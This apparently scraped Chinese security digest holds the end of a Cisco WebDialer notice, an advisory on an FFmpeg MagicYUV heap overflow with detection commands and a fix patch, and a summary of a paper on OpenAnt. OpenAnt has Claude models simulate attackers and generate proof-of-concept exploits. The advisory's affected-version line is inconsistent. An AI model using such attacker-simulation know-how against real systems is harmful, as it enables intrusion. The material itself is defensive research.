时间轴
|
||||
|
||||
|
||||
|
||||
**2026/06/25**
|
||||
|
||||
深瞳漏洞实验室监测到Cisco Unified Communications Manager WebDialer 服务器端伪造请求漏洞信息。
|
||||
|
||||
|
||||
**2026/06/25**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**
|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,147 @@
|
||||
# 【漏洞通告】FFmpeg MagicYUV PixelSmash 解码器堆越界写入漏洞(CVE-2026-8461)
|
||||
深瞳漏洞实验室
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-06-25 09:59
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
FFmpeg MagicYUV PixelSmash 解码器堆越界写入漏洞(CVE-2026-8461)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
FFmpeg
|
||||
|
||||
**影响范围:**
|
||||
|
||||
FFmpeg < 8.1.2
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
越界写入
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:无需用户认证
|
||||
|
||||
2、前置条件:启用了MagicYUV解码器
|
||||
|
||||
3、触发方式:本地
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:中等,需要目标打开、扫描、预览、生成缩略图或转码恶意媒体文件时触发。
|
||||
|
||||
<综合评定威胁等级>:高危,能造成远程代码执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
FFmpeg 是一个开源多媒体处理框架,提供音视频采集、编解码、转码、封装、解封装、过滤处理和流媒体传输等能力,广泛用于播放器、转码平台、视频处理系统、直播点播平台、监控系统和多媒体应用中。该组件包含命令行工具和多个底层库,常作为第三方依赖集成到各类软件产品中。
|
||||
|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||

2026年6月25日,深瞳漏洞实验室监测到一则FFmpeg组件存在越界写入漏洞的信息,漏洞威胁等级:高危。
|
||||
|
||||
|
||||
PixelSmash 是 FFmpeg libavcodec 中 MagicYUV 解码器的堆越界写入漏洞,关联文件为 libavcodec/magicyuv.c。问题出在 MagicYUV 分片高度与色度平面高度计算存在边界校验缺失,**攻击者可构造恶意 AVI/MKV/MOV 等媒体文件,使目标应用在调用 FFmpeg 解码、生成缩略图、预览或转码时触发越界写入,造成进程崩溃,特定场景下可进一步实现远程代码执行。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的FFmpeg版本:
|
||||
|
||||
FFmpeg < 8.1.21
|
||||
|
||||
|
||||
判断方式
|
||||
|
||||
可通过检测 FFmpeg 是否启用了 MagicYUV 解码器来判断系统是否处于风险范围。执行以下命令:
|
||||
<table><tbody><tr><td data-colwidth="576"><p style="word-break: break-all;white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="" data-pm-slice="1 1 ["para",{"tagName":"section","attributes":{"style":"box-sizing: border-box; font-style: normal; font-weight: 400; text-align: justify; font-size: 16px; color: rgb(62, 62, 62);","data-pm-slice":"0 0 []"},"namespaceURI":"http://www.w3.org/1999/xhtml"},"para",{"tagName":"section","attributes":{"style":"margin: 25px 0%; position: static; box-sizing: border-box;"},"namespaceURI":"http://www.w3.org/1999/xhtml"},"para",{"tagName":"section","attributes":{"style":"font-size: 15px; letter-spacing: 1px; color: rgb(110, 107, 107); box-sizing: border-box;"},"namespaceURI":"http://www.w3.org/1999/xhtml"},"para",{"tagName":"p","attributes":{"style":"word-break: break-all; white-space: normal; margin: 0px; padding: 0px; box-sizing: border-box;"},"namespaceURI":"http://www.w3.org/1999/xhtml"}]">ffmpeg -decoders 2>/dev/null | grep magicyuv</span></p></td></tr></tbody></table>
|
||||
如果输出结果中包含类似内容:
|
||||
<table><tbody><tr><td data-colwidth="576"><p style="word-break: break-all;white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="" data-pm-slice="1 1 ["para",{"tagName":"section","attributes":{"style":"box-sizing: border-box; font-style: normal; font-weight: 400; text-align: justify; font-size: 16px; color: rgb(62, 62, 62);","data-pm-slice":"0 0 []"},"namespaceURI":"http://www.w3.org/1999/xhtml"},"para",{"tagName":"section","attributes":{"style":"margin: 25px 0%; position: static; box-sizing: border-box;"},"namespaceURI":"http://www.w3.org/1999/xhtml"},"para",{"tagName":"section","attributes":{"style":"font-size: 15px; letter-spacing: 1px; color: rgb(110, 107, 107); box-sizing: border-box;"},"namespaceURI":"http://www.w3.org/1999/xhtml"},"para",{"tagName":"p","attributes":{"style":"word-break: break-all; white-space: normal; margin: 0px; padding: 0px; box-sizing: border-box;"},"namespaceURI":"http://www.w3.org/1999/xhtml"}]">VFS..D magicyuv</span></p></td></tr></tbody></table>
|
||||
说明当前 FFmpeg 编译版本中包含并启用了 MagicYUV 解码器。
|
||||
|
||||
|
||||
可通过以下命令确认 FFmpeg 版本及软件包信息:
|
||||
<table><tbody><tr><td data-colwidth="576"><section><span leaf="">ffmpeg -version</span></section><section><span leaf="">Debian / Ubuntu 系统:</span></section><section><span leaf="">dpkg -l | grep ffmpeg</span></section><section><span leaf="">RHEL / CentOS / Rocky / AlmaLinux 系统:</span></section><section><span leaf="">rpm -qa | grep ffmpeg</span></section><section><span leaf="">Arch Linux 系统:</span></section><section><span leaf="">pacman -Qs ffmpeg</span></section></td></tr></tbody></table>
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
FFmpeg官方已发布紧急修复版本8.1.2,请将将FFmpeg更新到最新版本
|
||||
|
||||
下载链接:
|
||||
|
||||
https://ffmpeg.org/download.html
|
||||
|
||||
https://ffmpeg.org/releases/ffmpeg-8.1.2.tar.xz
|
||||
|
||||
|
||||
|
||||
|
||||
**临时修复建议**
|
||||
|
||||
|
||||
可通过以下两种方式进行缓解。
|
||||
|
||||
1.在重新编译 FFmpeg 时禁用受影响的 MagicYUV 解码器,避免系统继续解析可能触发漏洞的 MagicYUV 媒体流:
|
||||
<table><tbody><tr><td data-colwidth="576"><section style="box-sizing: border-box;font-style: normal;font-weight: 400;text-align: justify;font-size: 16px;color: rgb(62, 62, 62);" data-pm-slice="0 0 []"><section style="font-size: 15px;letter-spacing: 1px;color: rgb(110, 107, 107);box-sizing: border-box;" data-pm-slice="3 3 ["para",{"tagName":"section","attributes":{"style":"box-sizing: border-box; font-style: normal; font-weight: 400; text-align: justify; font-size: 16px; color: rgb(62, 62, 62);","data-pm-slice":"0 0 []"},"namespaceURI":"http://www.w3.org/1999/xhtml"}]"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">./configure --disable-decoder=magicyuv [your other flags]</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">make && make install</span></p></section></section></td></tr></tbody></table>
|
||||
|
||||
2.应用最小化修复补丁,在 libavcodec/magicyuv.c 中增加针对异常 slice_height 的边界校验逻辑:
|
||||
<table><tbody><tr><td data-colwidth="576"><section style="box-sizing: border-box;font-style: normal;font-weight: 400;text-align: justify;font-size: 16px;color: rgb(62, 62, 62);" data-pm-slice="0 0 []"><section style="font-size: 15px;letter-spacing: 1px;color: rgb(110, 107, 107);box-sizing: border-box;" data-pm-slice="3 3 ["para",{"tagName":"section","attributes":{"style":"box-sizing: border-box; font-style: normal; font-weight: 400; text-align: justify; font-size: 16px; color: rgb(62, 62, 62);","data-pm-slice":"0 0 []"},"namespaceURI":"http://www.w3.org/1999/xhtml"}]"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">if (s->slice_height <= 0 || s->slice_height > INT_MAX - avctx->coded_height) {</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""> av_log(avctx, AV_LOG_ERROR, "invalid slice height: %d\n", s->slice_height);</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""> return AVERROR_INVALIDDATA;</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">}</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""><br/></span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">if ((s->slice_height >> s->vshift[1]) <= s->interlaced) {</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""> av_log(avctx, AV_LOG_ERROR, "impossible slice height\n");</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""> return AVERROR_INVALIDDATA;</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">}</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""><br/></span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">if ((avctx->coded_height % s->slice_height) &&</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""> ((avctx->coded_height % s->slice_height) >> s->vshift[1]) <= s->interlaced) {</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""> av_log(avctx, AV_LOG_ERROR, "impossible height\n");</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf=""> return AVERROR_INVALIDDATA;</span></p><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">}</span></p></section></section></td></tr></tbody></table>
|
||||
|
||||
该补丁通过提前拒绝可能导致越界写入的畸形 slice_height 取值,阻断异常切片高度进入后续解码流程。
|
||||
|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2026-8461
|
||||
|
||||
|
||||
|
||||
时间轴
|
||||
|
||||
|
||||
|
||||
**2026/06/25**
|
||||
|
||||
深瞳漏洞实验室监测到FFmpeg MagicYUV PixelSmash 解码器堆越界写入漏洞信息。
|
||||
|
||||
|
||||
**2026/06/25**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**
|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,105 @@
|
||||
# 【论文速读】| OpenAnt:通过代码分解、对抗性验证与动态测试的LLM漏洞发现
|
||||
原创 知识分享者
|
||||
知识分享者 安全极客 2026-06-25 09:54
|
||||
|
||||
|
||||
|
||||
**基本信息**
|
||||
|
||||
|
||||
原文标题:OpenAnt: LLM-Powered Vulnerability Discovery Through Code Decomposition, Adversarial Verification, and Dynamic Testing
|
||||
|
||||
原文作者:Nahum Korda, Gadi Evron
|
||||
|
||||
作者单位:Knostic
|
||||
|
||||
关键词:漏洞挖掘、大语言模型、静态分析、对抗性验证、动态验证、自动化渗透、可达性过滤、Claude Sonnet/Opus
|
||||
|
||||
原文链接:https://arxiv.org/pdf/2606.19149
|
||||
|
||||
开源代码:https://github.com/knostic/OpenAnt
|
||||
|
||||
|
||||
**论文要点**
|
||||
|
||||
|
||||
论文简介:在动辄数百万行的真实代码仓库里挖漏洞,一直是安全行业的"老大难"问题。传统的静态应用安全测试(SAST)误报率动不动就突破 40%,开发者深陷"告警疲劳";而模糊测试(Fuzzing)虽然精确,却需要为每一个目标准备繁复的编译、插桩和执行环境,很难规模化推广。大语言模型的出现给这件事打开了一道新缝隙——它能像人一样阅读源码、理解语义、推理控制流和数据流。然而把 LLM 直接丢进百万行的仓库里也并不现实:上下文窗口塞不下、"中间信息丢失"会让推理失真、调用成本一路飙升、推理结果还经常是无法落地的"理论漏洞"。本文介绍的 OpenAnt 就是为了解决这一连串棘手问题而生。它把静态程序分析与 LLM 语义推理串成一条六阶段流水线:先用 AST 解析与可达性过滤把分析面砍掉 97%,再让 Claude Sonnet/Opus 做暴露分类、漏洞检测和对抗性攻击者模拟,最后用 Claude Sonnet 自动生成 Dockerfile、PoC 脚本,跑在沙箱容器里"亲手"验证漏洞可达性。作者在 OpenSSL、WordPress、Flowise、n8n、Rails 等八个真实开源项目上做了完整评估,挖出 190 个候选漏洞、其中 144 个能被自动复现,全程总成本仅 1461.25 美元。
|
||||
|
||||
研究目的:作者想要回答一个非常工程化的问题:能不能用 LLM 在真实世界的大型代码仓库里挖到真正可被利用的安全漏洞,而不是停留在"看起来像漏洞"的层面?为此他们要同时解决三件事——其一,是把仓库规模的分析成本控制在可接受的预算内;其二,是要让漏洞结论的可信度高于传统 SAST,能区分出"理论漏洞"和"实际可利用漏洞";其三,是要让发现具有可复现性,让开发者拿到结果就能直接打补丁,而不是再花几天逆向去判断告警是否真实。研究的预期成果是构建一套闭环式(closed-loop)的漏洞挖掘流水线,并通过开源方式让安全行业可以复用与验证。
|
||||
|
||||
研究贡献:本文的核心贡献围绕一条思路展开——把漏洞挖掘从"模式匹配"变成"语义推理 + 真实验证"的闭环。第一项贡献是代码分解:作者提出了一套自动化的代码解构方法,把仓库切成函数级的"分析单元",并把跨文件依赖在三层深度内全部内联进单元中,让每个单元都能独立分析;同时只保留那些能从外部入口(HTTP 路由、CLI 参数、WebSocket 等)可达的函数,从而把分析面平均压缩 97%。第二项贡献是对抗性验证:他们没有让模型只回答"这段代码有没有漏洞",而是要求模型扮演一个"只有浏览器访问权限、没有服务器权限、没有管理员凭证"的远程攻击者,去推理具体的利用路径,逐步走完认证、输入校验、平台边界等真实障碍,从而把"看似可疑"的代码进一步过滤。第三项贡献是动态验证:对仍然可信的候选漏洞,OpenAnt 让模型从零生成 Dockerfile、攻击脚本、依赖配置乃至 Docker Compose 多服务环境,在受限沙箱里跑一遍真实利用流程,并要求容器以 JSON 输出 CONFIRMED/NOT_REPRODUCED/BLOCKED 等结论;所有产物用完即丢,确保每次实验都是"从第一性原理出发"而非套用预置模板。这种"语义推理 + 攻击者模拟 + 自动 PoC"的三段式架构,是 OpenAnt 与既往工作最关键的差异。
|
||||
|
||||
|
||||
**引言与背景**
|
||||
|
||||
|
||||
要理解 OpenAnt 的设计动机,必须先回到 SAST 工具今天所处的尴尬位置。Semgrep、CodeQL、Fortify、Checkmarx 等老牌工具在工业界推行了二十多年,但大规模实证研究反复显示,它们的误报率在不同基准和配置下可以从个位数飙升到 40% 以上。开发者一边被淹没在"告警海"里,一边又得花大量时间去甄别哪些值得修。一项针对开发者的最新调查甚至显示,只有大约 20% 的开发者会主动使用 SAST 工具。规则驱动的根本困境在于,规则永远落后于真实世界中千变万化的漏洞模式:写得太严就误报,写得太松就漏报。再加上规则编写依赖人工,对新兴语言、新框架的支持滞后明显,这条路径已经显得力不从心。
|
||||
|
||||
大语言模型这两年在代码理解上的进步,让安全研究者们看到了另一条路。现代代码型 LLM 可以同时理解语法和语义,可以从上下文中推断开发者意图,可以根据自然语言生成程序逻辑。这些能力直接指向了一个更深层的目标:不再是匹配模式,而是真正去"读懂"代码,从而判断它是否会把外部输入引向危险的操作。然而事情没有这么简单。当我们把 LLM 投入到真实仓库里,会马上撞上几个工程难题。第一个是"中间信息丢失"现象——研究表明,模型在处理超长上下文时,对位于序列中段的信息识别能力会显著下降,这让"把整个仓库塞进上下文"几乎不可能成为可行方案。第二个是成本——按 token 计费的 API 在面对百万行级仓库时会产生天文数字的开销。第三个是验证——LLM 的推理结果如果不能闭环验证,就等于把"误报"问题从规则世界搬到了概率世界,并没有解决根本问题。
|
||||
|
||||
OpenAnt 的整体设计正是直击这三大痛点。它的核心思想是:不要试图让模型一次性"吃下"整个仓库,而是把仓库变成一组组小而自洽的分析单元;不要让模型只做静态推理,而要让它扮演攻击者,把"理论可疑"转换成"实际可达";不要相信模型自报的结论,而要用沙箱里跑出来的真实 PoC 来定论。这条思路把 LLM、静态分析、动态验证这三种过去各自为政的技术拼成了一条闭环管线,让漏洞挖掘从"识别可疑模式"升级为"生成可执行证据"。
|
||||
|
||||
|
||||
**系统架构**
|
||||
|
||||
|
||||
OpenAnt 的整体架构是一条由六个阶段串联而成的流水线,前两个阶段完全依靠传统静态分析,不调用 LLM;中间三个阶段交给 LLM 完成语义推理与对抗模拟;最后一个阶段则把推理结论拉到沙箱容器里做真实运行验证。这种"先廉价过滤、再昂贵推理、最后真实验证"的顺序,本质上是一种成本与精度的渐进权衡。
|
||||
|
||||
第一阶段是代码解析。OpenAnt 用语言特定的 AST 解析器把仓库里所有函数都抽出来,并记录函数签名、函数体、文件位置和调用关系,从而构造出一张双向调用图。它目前支持 Python、JavaScript/TypeScript、Go、C/C++、Ruby 和 PHP 六种语言:Python 与 Go 直接用原生 AST 库,JS/TS 用 ts-morph,其它语言则交由 tree-sitter 处理。所有解析结果会被归一化为统一的中间表示,方便后续阶段统一处理。
|
||||
|
||||
第二阶段是分析单元生成与可达性过滤,这是整条流水线第一次"大砍"。每个分析单元包含三类信息:目标函数本体(Primary code)、最多三层深度的依赖函数(Resolved dependencies,跨文件内联进来)、以及入口元数据(是否来自 HTTP handler、CLI 参数、WebSocket、文件读取等外部输入)。然后系统从入口点出发,对调用图做广度优先遍历,只保留可被外部输入触达的函数,剩下的内部工具函数、测试辅助、管理脚本统统过滤掉。这一刀下去效果惊人:OpenSSL 仓库的 15232 个函数被压缩成 390 个分析单元(约 97% 缩减),Grafana 的 18500 个函数被压缩成 994 个(约 94.6% 缩减)。这一阶段不消耗任何 token,却为后续 LLM 推理节省了海量成本。
|
||||
|
||||
第三阶段是暴露分类,OpenAnt 在这里第一次召唤 LLM。对每个可达单元,Claude Sonnet 会在工具辅助下迭代地探索代码库,搜索调用方、读取被调函数实现、追踪调用路径,最终把单元归入四类之一:可被利用(Exploitable)、内部潜在不安全(Vulnerable-internal)、安全控制(Security control)、与安全无关(Neutral)。只有第一类会继续进入下游分析。以 OpenSSL 为例,390 个可达单元在这一阶段又被压缩到 49 个对外暴露单元,进一步缩减 87%。这一阶段是整条流水线中最贵的部分,占据了总成本的近七成,因为它需要"智能体式"地在仓库里反复探索,但作者认为这种昂贵换来了显著的精度提升。
|
||||
|
||||
第四阶段是漏洞检测,由 Claude Opus 接手。它使用一份语言无关的提示词,要求模型回答三个问题:这段代码在做什么?输入从哪里来?由此可能产生什么安全风险?模型会输出 vulnerable、bypassable、inconclusive、protected、safe 五种结构化判断之一。设计上最巧妙的地方在于"语言无关"——同一个提示词在 Python、JS、Go、C/C++、Ruby、PHP 仓库间通用,而无需为每种语言专门微调。这一现象本身也佐证了一个观点:安全推理在语义层面具有跨语言的普遍性,本质上都是"追踪外部输入到敏感操作的路径"。
|
||||
|
||||
第五阶段是对抗性验证。所有在第四阶段拿到任何判定的单元,无论是 vulnerable 还是 safe,都会被送进来重新审视。模型被要求扮演一个能力受限的远程攻击者:只能通过浏览器交互、没有服务器访问权、没有管理员凭证、不能修改服务器文件。在这种约束下,模型必须为每个候选漏洞构造完整的利用路径,逐步说明每一步是否可行、哪一步会被认证或输入校验拦下。作者特别强调了两项设计要点:一是"多路径探索"——模型必须尝试多条攻击思路才能下"无法利用"的结论,因为单路径推理常常错过可利用条件;二是"受害者要求"——必须有第三方受到影响,不能是"攻击者影响自己的数据"这种无意义场景。每一次尝试都会被记录成结构化文档,最终给出该单元能否实际被利用的结论。
|
||||
|
||||
第六阶段是动态验证,整条流水线的"压轴节目"。对仍然可信的候选漏洞,Claude Sonnet 会自动生成 Dockerfile(指定执行环境)、测试脚本(尝试重现利用)、依赖清单,以及在 SSRF 等多服务场景下生成 docker-compose 配置。生成的环境会被放进受限沙箱执行:只读文件系统、512MB 内存上限、单 CPU、禁用提权、120 秒超时。容器必须输出一个 JSON 对象,把结果归入 CONFIRMED、NOT_REPRODUCED、BLOCKED、INCONCLUSIVE、ERROR 五种之一。如果首次执行出现 ERROR,错误信息会反馈给 LLM,让它修正测试代码,最多重试三轮。最关键的一点是"瞬时执行"——所有 PoC 脚本、Docker 镜像、中间文件都在执行后立即销毁,系统从不维护任何漏洞模板库,每一份证据都是为当前漏洞从零生成的。
|
||||
|
||||
|
||||
**评估方法**
|
||||
|
||||
|
||||
在评估章节,作者花了不少篇幅讨论一个看似老生常谈、实则被很多 LLM 安全研究忽视的问题:基准数据集污染。Juliet 测试集、OWASP Benchmark、各类 CVE 复现样本,这些数据集已经在公开网络上流传了十年甚至更久。它们大概率早已是大模型训练语料的一部分。在这种情况下,一份模型在基准上"考了 95 分"的成绩,到底反映的是真实的漏洞推理能力,还是仅仅在背诵训练集?已有实证研究发现,LLM 在"泄漏样本"上的通过率可以比"未泄漏样本"高出 4.9 倍。更糟糕的是,常用漏洞数据集本身的质量也不高:有研究指出 20% 到 71% 的漏洞标签是错的,17% 到 99% 的样本是重复的;而当研究者用更接近真实分布的 PrimeVul 数据集来评估时,模型在"真实漏洞"上的检测准确率比合成数据集低 10.5 个百分点。Juliet 还有一个老问题,它的文件命名直接暴露漏洞类型(例如 CWE89_SQL_Injection__*),模型完全可以不读代码就猜出答案,这就是所谓的"快捷学习"漏洞。
|
||||
|
||||
基于这些考量,作者选择了一种更激进、也更接地气的评估方式:直接在活跃维护的真实开源项目上挖洞。这意味着 OpenAnt 必须在"代码不是为基准而生、漏洞结论需要被独立验证"的条件下证明自己。一旦能在 OpenSSL、WordPress、Rails 这类老牌项目中挖出此前未知的安全问题,就说明系统具备真正的语义推理能力,而非记忆复现。更重要的是,真实仓库会同时考验系统的代码理解、漏洞推理以及区分"理论可疑"与"实际可利用"的能力。作者也老实承认,OpenAnt 主要瞄准的是"外部输入流向危险操作"这类结构性漏洞——注入、路径穿越、SSRF、权限绕过、XSS——对于 CVE 中大量存在的"功能缺失"、"协议解析不一致"或者"跨子系统逻辑错误",它并不擅长,所以基于传统漏洞数据集的召回率指标对它并不公平。
|
||||
|
||||
|
||||
**实验评估**
|
||||
|
||||
|
||||

OpenAnt 的评估目标涵盖了八个真实开源项目:OpenSSL(C)、Flowise(JavaScript)、eShopOnWeb(PHP)、n8n(TypeScript)、WordPress(PHP)、object-browser(Go)、paperless-ngx(Python)、Rails(Ruby)。这些项目都拥有超过一万颗 GitHub 星,覆盖六门主流语言,并且都具备明显的外部攻击面,例如 HTTP 接口、API 路由、公开服务等。在评估配置上,第三阶段和第六阶段使用 Claude Sonnet 4,第四阶段和第五阶段使用 Claude Opus 4,所有阶段的 temperature 都设为 0 以保证可重复性,并且没有启用系统级缓存。
|
||||
|
||||
|
||||
|
||||

最终的实验结果非常具有说服力。八个仓库总计 64132 个函数,经过可达性过滤后只剩 2281 个单元(96.4% 缩减),暴露分类阶段进一步压缩到 586 个外部可达单元(不到原始仓库的 1%),第四阶段标记出 376 个潜在漏洞,第五阶段的对抗验证确认了 190 个,第六阶段成功复现了其中 144 个,占已确认漏洞的 75.8%。从漏洞类型看,发现覆盖了 30 多种类别,其中数量最多的是 IDOR / 缺失授权(29 个)、Mass Assignment / 权限提升(26 个)、SSRF(25 个)、路径穿越 / Zip Slip(18 个)、XSS / 内容注入(17 个)、SQL/NoSQL 注入(11 个)。从语言/项目看,工作流自动化平台(Flowise、n8n)漏洞密度最高,反映了"允许用户执行任意工作流并对接外部服务"这一架构本身就攻击面庞大;相比之下,成熟框架 Rails 和密码学库 OpenSSL 的确认漏洞数量较少,这也符合人们对成熟项目"已经被反复审计"的认知。
|
||||
|
||||
|
||||
|
||||
在动态验证维度,作者特别给出了不同漏洞类型的复现率:命令注入 100%、路径穿越 88.9%、认证绕过 83.3%、Mass Assignment 76.9%,这些"输入直接驱动结果"的漏洞天然适合自动 PoC 复现;而竞态条件、跨服务时序依赖类问题则因为环境复杂度高而难以自动复现。在误报率方面,第四阶段标记的 376 个候选中,有 49.5% 在对抗验证阶段被排除,主要原因包括:输入清洗阻断了攻击者控制的数据流、认证屏障无法绕过、漏洞只影响攻击者自己(违反"受害者要求")、平台保护机制(如同源策略、云存储访问控制)。这一过滤机制是 OpenAnt 区别于传统 SAST 的核心利器。在成本层面,全套评估总花费 1461.25 美元,其中暴露分类阶段占 72.9%;作者算了一笔账:如果不做可达性过滤,按第三阶段中位成本计算,把所有函数都跑一遍将花费约 23700 美元。换言之,静态过滤把成本压缩了超过 96%,让"在真实仓库中跑大模型挖洞"在经济上变得可行。
|
||||
|
||||
|
||||
**相关工作与讨论**
|
||||
|
||||
|
||||
把 OpenAnt 放到学术坐标系里看,它综合了四条研究路径的精华。第一条是基于模式的 SAST:Semgrep、CodeQL 这类工具用人工编写的规则进行语法匹配和数据流分析,胜在快、能集成进 CI,但被规则集的覆盖度严格限制;NIST 的 SATE 系列评测也反复印证了这种范式在不同工具间精度差异巨大。OpenAnt 对它们的差异化在于:检测不再依赖规则,而是基于语义推理;候选结果会被"是否能被利用"反复拷问,把误报压到最低。第二条是 LLM 辅助的代码安全分析:Google 的 Big Sleep 项目证明了 LLM 可以挖出传统测试漏掉的内存安全 bug;Anthropic 的 Claude Code Security、OpenAI 的 Aardvark 也在朝同一方向努力。但这些系统大多停留在"静态推理"层面,OpenAnt 在它们之上加了对抗验证与自动 PoC 的闭环,让分析目标从"识别可疑模式"变成"产出真实证据"。
|
||||
|
||||
第三条是 LLM 自治渗透测试:Fang 等人的工作展示了 LLM agent 可以自动完成盲注、认证绕过、提权等任务;PentestGPT 进一步证明了结构化提示与工具辅助能显著提升多步攻击能力。OpenAnt 在对抗验证阶段吸收了这一思路,但关键差异在于它的"攻击"发生在源码层而非部署后的真实系统上,因此可以在上线前完成发现。第四条是模糊测试与自动化漏洞挖掘:AFL、libFuzzer、OSS-Fuzz 通过随机变异输入挖出了大量内存安全漏洞,DARPA 网络挑战赛证明了二进制层面的全自动漏洞挖掘是可行的。OpenAnt 的动态验证服务于一个完全不同的目的:它不做大规模输入空间探索,而是基于前序语义分析生成"针对性 PoC",并且天然跨语言、不依赖具体目标的插桩与编译。把这四条路径汇到一起,OpenAnt 构建出一个新形态的"闭环漏洞挖掘系统"——从源码语义出发,经过攻击者视角检验,最终以可执行证据收尾。
|
||||
|
||||
作者也直面地讨论了系统的局限。首先是对 LLM 能力的强依赖:检测与验证质量直接取决于底层模型,那些涉及细微语义条件、领域不变量的漏洞依然棘手。未来工作可能借助专门提示词、领域语料训练,或者把符号执行与 LLM 推理混合。其次是成本与扩展性:尽管多阶段过滤大幅降低开销,但大型仓库分析仍可能花费数百美元,而暴露分类的智能体探索是主要开销来源;改进点可能来自模型效率、缓存策略。第三是动态验证覆盖:自动生成 PoC 在容器里跑得通的漏洞才能被"动态确认",竞态、跨服务时序、需要复杂外部基础设施的漏洞则不易复现;这意味着系统结论是"下界"——某个漏洞没被动态复现,并不等于不存在。第四是缺乏形式化保证:OpenAnt 给出的是经验证据而非数学证明,未来可以与形式化验证方法互补。最后是上下文窗口限制:尽管做了代码分解和依赖修剪,超大函数或深嵌套调用仍可能撞上上下文上限,这与"长上下文中信息丢失"的研究结论一致。
|
||||
|
||||
|
||||
**论文结论**
|
||||
|
||||
|
||||
